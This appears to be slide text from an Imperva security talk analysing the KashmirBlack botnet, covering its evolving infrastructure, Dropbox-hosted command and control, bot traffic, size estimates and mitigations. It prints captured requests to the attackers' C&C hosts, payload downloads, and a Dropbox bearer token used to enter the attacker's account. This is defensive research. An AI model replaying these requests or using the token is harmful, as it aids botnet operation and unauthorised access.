


# KashmirBlack evolution


# Infrastructure phase 1 - initial state




# Infrastructure phase 2 - spreading the bundles



# Infrastructure phase 3 - load balancing and hiding the C&C



# Infrastructure phase 4 - using Dropbox




# Breaking into the attackers Dropbox account

```
POST /2/files/list_folder HTTP/1.1
Host: api.dropboxapi.com
Authorization: Bearer so3_Lx9nmGMAAAAAAAAAAff4Qqr9gql9pZMy64PonHCep0EIcMjY7kH6nSCDjVR5
Content-Length: 238
Content-Type: application/json


{"limit": 150, "recursive": false, "include_media_info": false, "include_non_downloadable_files": true, "include_mounted_folders": true, "path": "/adeliap/payload/", "include_has_explicit_shared_members": false, "include_deleted": false}
```



adeliap



→ 400 thousands of instructions



→ 1 report



# Communication - attack instructions requests

```
GET /archerhome/index.php HTTP/1.1
Host: repositorybsd.uk.to
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */
User-Agent: ArcherGhost8
Upgrade-Insecure-Requests: 1
```

```
GET /archerhome/index.php HTTP/1.1
Host: repositorybsd.uk.to
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */
User-Agent: ArcherGhost8
IP: 30.60.20.10
Upgrade-Insecure-Requests: 1
COUNTRY: IL
```

```
GET /archerhome/index.php HTTP/1.1
Host: eagles7.mooo.com
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */
User-Agent: ArcherGhost8
IP: 30.60.20.10
Upgrade-Insecure-Requests: 1
COUNTRY: IL
```

```
POST /2/files/download HTTP/1.1
Host: content.dropboxapi.com
Authorization: Bearer so3_Lx9nmGMAAAAAAAAAAff4Qqr9gqL9pZMy64PonHCep0EIcMjY7kH6nSCDjVR5
Dropbox-API-Arg: {'path': '/adeliap/payload/fa9160fbb1b88295edcb6fbf96d834af.txt'}
Content-Length: 0
Content-Type: application/json
```

# Communication - new notification


---

```
POST /adeliap/405.php HTTP/1.1  
Host: eagles7.mooo.com  
Connection: Keep-Alive  
User-Agent: ArcherGhostNotify
```

```
{"post": "aHR0cDovL3d3dy5leGFtcGxlLmNvbS9oYWNrZWQucGhwCg=="}  
  
Owned by Exect1337 !<br>PhantomGhost<br><br>  
Greets: 4prili666h05T - Mr.3RR0R - Mr.Aljabar - Exect1337 - Z3U54774CK - N1C3x13 - 6hosthere502 D34D~5L00P - IF22 -  
213_90N6 - Netr4LizeR
```

# KashmirBlack estimated botnet size

- 285 bots
- 480 attacks per day for single bot
- 140K attacks per day
- 0.5% of success
- 1000 new bots
- By day 7 almost half million bots





# Detections and mitigations

# Indicators

---

1

Patch  
management

2

File  
extensions

3

Cron jobs

4

Reduce  
attack  
surface

5

tmp  
directory

6

3rd party  
services

# Patch management

---




# File extensions

---

```
> file inmemoryvb.css  
inmemoryvb.css: Zip archive data, at least v1.0 to extract
```




# Cron jobs



# Reduce attack surface

---



Perl


curl://

# “tmp” directory

---




Owners assigned Permission On Every File and Directory



# 3rd party services

---



**imperva**

# Thank You!

---

**Sarit Yerushalmi and Vitaly Simonovich**

[sarit.yerushalmi@imperva.com](mailto:sarit.yerushalmi@imperva.com)

Twitter: @\_sarity85

[vitalys@imperva.com](mailto:vitalys@imperva.com)

Twitter: @\_CyberJoker\_

